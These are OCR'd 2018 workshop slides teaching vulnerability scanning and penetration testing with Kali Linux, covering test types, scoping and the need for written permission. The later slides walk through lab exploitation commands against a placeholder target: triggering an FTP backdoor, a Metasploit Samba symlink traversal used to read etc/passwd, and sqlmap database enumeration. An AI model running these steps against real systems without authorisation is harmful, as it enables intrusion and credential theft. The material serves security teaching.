Vulnerability & Penetration Testing

14th June 2018

Workshop on Network Security - 2018


Thilina Pathirana

What is Vulnerability Testing?

- Also know as “vulnerability scanning”, a vulnerability test vulnerabilities or potential issues in you institutes' environment specifically operating systems, software applications, and hardware configurations.

Vulnerability testing comes in multiple forms:

- Network Vulnerability Scanning – Internal or External
- Web Application Vulnerability Scanning– testing of vulnerabilities in your public and internal website



… during a Vulnerability Test

- Assets detected or manually configured
- Scanning of available ports (http/ https)
- Scanning of operating system and available applications
  - Scanning of version(s) detected
- Output recorded to determine existence

- **You should validate discovered vulnerabilities!**

Vulnerability Scanning Tools

Commercial Products (examples)

- Rapid 7 Nexpose
- Tenable Nessus
- Qualys QualysGard

Open Source Products (examples)

- OpenVAS – installed in Kali Linux v2
- Burp Suite – Web application, Pro version exists
- Arachni – Web application

What is Penetration Testing?

- An attack on a computer system with the intention of finding security weaknesses
- Used to determine the feasibility of a set of attacks
- Used to identity security vulnerabilities
- Testing the ability of network defenders to respond to attacks
- Can be used to help security
  - Used by security professionals

  to harden systems

Steps to Penetration Testing

- Start with list of potential vulnerabilities
  - Possible open ports, old software, or week passwords
- Rank the list in order of criticality.
  - Most damaging possible attack to least
- Device a test for each possible vulnerability.
  - Port scans, password crackers, find software versions.
- Run tests on possible vulnerabilities.
- Fix issues that were found.

Penetration Testing Tools

- Kali Linux
  - Nmap, Fragrouter, Fern Wifi Cracker, HydraGTK
- Websites
  - Port scanners, web vulnerability checkers, DNS checkers
- Metasploit
  - Exploit tester, GUI interface, test web apps and networks
- Wireshark
  - Monitor network traffic, packets
- W3af
  - Web attack and audit framework

Network Penetration Test

- Black Penetration Testing
  - Not to be confused with “Black Hat Hacking”
  - No prior knowledge
  - Identifies any gap encountered
  - Typically covers only 1-3 gaps but goes full depth of attack
  - Tests response from any defenses in place
  - Tests Incident Response Plan

Goal: Identify if an attack could be successful from the outside

Pros: Simulates an actual threat from an external user

Cons: Does not cover all potential vulnerabilities and potentially disruptive

Network Penetration Test

- Gray Penetration Testing
  - User level knowledge of network
  - Involves vulnerability scanning externally and internally
  - Requires Phishing campaign to understand potential impact of user credentials
  - Tests response from any defenses in place
  - Tests Incident Response Plan

Goal: Identify if an attack could be successful from the outside

Pros: Simulates an actual threat from inside or Phishing campaign

Cons: Does not go in to depth of attack (but also not as disruptive as Black)

Network Penetration Test

- White Penetration Testing
  - Administrator level knowledge of network
  - Involves vulnerability scanning externally and internally
  - Identifies all (99%) of network weaknesses

Goal: Identify vulnerabilities in the network
Pros: Identifies vulnerabilities to prioritize and remediate
Cons: Does not simulate a threat

Website Penetration Test

- Black Penetration Testing
  - No prior knowledge of site
  - Identifies any gap encountered
  - Typically covers only 1-3 gaps but goes full depth of attack
  - Tests response from any defenses in place
  - Tests Incident Response Plan

Goal: Identify if an attack could be successful from the outside without credentials

Pros: Simulates an actual threat from an external user

Cons: Does not cover all potential vulnerabilities and is potentially disruptive

Website Penetration Test

- Gray Penetration Testing
  - User level account/ self-registering account
  - Tests ability to elevate privileges
  - Tests response from any defenses in place
  - Tests Incident Response Plan

Goal: Identify if information (PII, IP, Network knowledge) can be discovered/ex-filtrated or if damage/defacement can occur

Pros: Simulates an actual threat from a user level

Cons: Does not go in to depth of attack but can be disruptive

Website Penetration Test

- White Penetration Testing
  - Administrator level access to site as well as knowledge of code
  - Involves code review
  - Identifies coding and security issues

Goal: Identify vulnerabilities in the web site
Pros: Identifies vulnerabilities to prioritize and remediate
Cons: Does not simulate a threat (also not disruptive)


What are we trying to accomplish?


PENTEST

- Specific goal
  - Get a copy of the customer database
- Find a way to meet that goal within your parameters

VULNERABILITY SCAN

- Exhaustive catalog of possible issues
- Ranked by criticality
- Manually reviewed if you are lucky





Gather your TEAM!!!

Get Permission

Do you have permission to work on this in your spare time…

Is that in writing?

The goal is to protect those who performing the work.

https://www.owasp.org/index.php/Authorization_form

Get Permission

Without it, you are just an Insider Threat…

- GET
- PERMISSION
- IN
- WRITING!

Scoping and Goals

What are we going to test,

and how do we know if it was successful?

These are your "Game Over" moments.

Eg:

- Key personnel login credentials with successful login.
- Laying hands on the contents of a key sensitive database.
- Root / Local Admin / Domain Admin access
- Data from Finance/ Sales system
- Data backup with sensitive data archived in plain text

Building out your schedule

Week 1

- Approximately one weeks worth of time spent across the month before the test
- Build scope, write plan, GET PERMISSION, setup tools

Week 2

- Pentest week – Stake out a conference room and hide for the week
- Actively Testing


Week 3

- You will forget what you learned if you don't immediately write it down
- Take a full day or two to properly document the test results

Rule behind all

Once you finish the test, choose 3 findings that can be fixed.

- The most critical
- The easiest non-trivial to fix
- The most visible



These are things you can do in your spare time to directly and significantly improve the security of your systems.

What is Kali Linux?

- Advanced penetration testing and security auditing Linux distribution
  - 300+ build in penetration testing tools
  - Free / Open source
  - FHS (File Hierarchy Standard) compliant
  - Secure development environment
- Spin off of Backtrack

KALI LINUX

Included Kali Tools


- Information Gathering
  - Dnsdict6
  - Nmap
  - Urlcrazy
- IDS/IPS (Intrusion Detection/Protection System)
  - Fragrouter
- Network Scanners
  - Dnmap
  - Netdiscover
- Traffic Analysis
  - intrace

Included Kali Tools cont…

- Vulnerability Analysis
  - Cisco tools
  - Yersinia
- Web Vulnerability Scanner
  - ProxyStrike
  - Cadaver
- Wireless Attacks
  - Bluelog
  - Spooftooph
- Wireless Tools
  - Aircrack

Information Gathering Tool - DNSDICT6

- Finds all sub-domains of a website or web server
- Enumerates all IPv4 and IPv6 addresses to extract dumps
  - Sub-domains
  - IP information
- Powerful for extracting sub domains that are restricted



IDP / IPS Fragrouter

- Intercepts, Modifies, and rewrites traffic destined for a specified host
- Routes network traffic in a way that eludes IDS
- Uses
  - Test IDS timeout and reassembly
  - Test TCP/IP scrubbing
  - Test firewalls
  - Evade Passive OS fingerprinting

Network Scanners DNMap

- Framework for distributing nmap scans among many clients
- Client/Server architecture
  - Server knows what to do
  - Clients do it
- Clients work when server is offline
- Real time statistics of the clients and their targets
- Scans very large networks quickly

What's on Kali Linux?

ping

Packet InterNet Groper
Port = 8

Establishes physical connectivity between two entities

(from Kali) ping <Target IP>

Did it echo back?

What's on Kali Linux?

top

Tells us what services are running, processes, memory allocation

Basically, a live system monitor

What's on Kali Linux?

df

Tells us how much space is available or 'disk free'

What's on Kali Linux?

du

Tells us how much space is taken or 'disk used'.

You can get a shorter report by…

'du –s' … (disk used –summary)

What's on Kali Linux?

free

How much 'free' memory is available

What's on Kali Linux?

ls

This is for 'list'

ls –l (list –long)
ls -la (list – long – all attributes)
ls –ltr

What's on Kali Linux?

pwd

Directory structure

Means 'path to working directory'

or

'print working directory'

What's on Kali Linux?

ps

Means 'Process Status'

- aux – auxiliary view
- pstree – shows parent/child relationships

- Windows – tasklist / taskkill

Kill - Stops a process (ex: kill PID)

What's on Kali Linux?

traceroute

Essentially, 'tracert' in Windows

traceroute –i eth0 <Target IP>

It displays the route (path) and measuring transit delays of packets across an Internet Protocol (IP) network

What's on Kali Linux?

nmap

nmap –p0-65535 <Target IP> | less

A security scanner used to discover hosts and services on a computer network, thus creating a "map" of the network

What's on Kali Linux?

nmap

nmap –sS –Pn –A <Target IP>

A security scanner used to discover hosts and services on a computer network
– 'sS' is stealth scan, 'Pn' not to run a ping scan, and 'A' is O/S detection, services, service pack.

What's on Kali Linux?

rlogin –l root <Target IP>

whoami

tcpdump -i eth0 host <Target IP>

A packet analyzer that runs under the command line. It allows the user to intercept and display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

What's on Kali Linux?

rpcinfo

rpcinfo –p <Target IP>

A utility makes a Remote Procedure Call (RPC) to an RPC server and reports what it finds.
It lists all programs registered with the port mapper on the specified host.

What's on Kali Linux?

showmount –e <Target IP>

showmount –a <Target IP>

It displays a list of all clients that have remotely mounted a file system from a specified machine in the Host parameter. This information is maintained by the [mountd] daemon on the Host parameter.

What's on Kali Linux?

telnet <Target IP> 21

After '220...'

user backdoored 

<CTRL><]>

quit

Port 20/21 is FTP

What's on Kali Linux?

telnet <Target IP> 6667

IRC (Internet Relay Chat)

Many trojans/backdoors also use this port:
Dark Connection Inside, Dark FTP, Host Control, NetBus worm , ScheduleAgent, SubSeven, Trinity, WinSatan, Vampire, Moses, Maniacrootkit, kaitex, EGO.

What's on Kali Linux?

telnet <Target IP> 1524

Many attack scripts install a backdoor shell at this port (especially those against Sun systems via holes in sendmail and RPC services like statd, ttdbserver, and cmsd).

Connections to port 600/pcserver also have this problem. Note: ingreslock, Trinoo; talks UDP/TCP.

What's on Kali Linux?

smbclient –L <//Target IP>

msfconsole
...wait, wait, wait..., then

use auxiliary/admin/smb/samba_symlink_traversal

set RHOST <Target IP>

set SMBSHARE tmp

What's on Kali Linux?

smbclient //<Target IP>/tmp

Do you get the 'smb: \>' prompt?

cd rootfs
cd etc
more passwd

You will get a list of all user accounts

What's on Kali Linux?

nikto –h <Target IP>

Its an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

What's on Kali Linux?

sqlmap –u http://<Target IP> --dbs

It is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

What's on Kali Linux?

whatweb <Target IP>

whatweb –v <Target IP>

whatweb –a 4 <Target IP>

WhatWeb recognizes web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices.

What's on Kali Linux?

If you want something more basic…dmitry

dmitry –s <domain.com>

It gives you site names & IP's

What's on Kali Linux?

Let's run Zenmap

Kali Linux → Applications

→ Information Gathering

→ DNS Analysis

→ Zenmap

What's on Kali Linux?

Let's run SHODAN

Open a browser

https://www.shodan.io

type in 'almost anything'

…Be very nervous…

What's on Kali Linux?

Kali has many built-in tools, but you can always install more (Debian-based). But, you may always wish to add more such as,

recon-ng - automated info gathering and network reconnaissance.

Kali ----> recon-ng
recon-ng > help
recon-ng > show modules
recon-ng > keys list
recon-ng > keys add <api-name> <api-key>
recon-ng > use recon/domains-vulnerabilities/xssposed
recon-ng > show info
recon-ng > set source <your target>
recon-ng > run

Pentesting with Firefox

The Firefox web browser is a great tool to test vulnerabilities of a website. There is also a portable version on PortableApps. We would suggest this version and install the needed plugins. Then, fire up the browser and ‘use your powers for good’.

Ref:
https://resources.infosecinstitute.com/use-firefox-browser-as-a-penetration-testing-tool-with-these-add-ons/

Thank You

Thilina Pathirana/LEARN

thilina@learn.ac.lk
www.thilinapathirana.xyz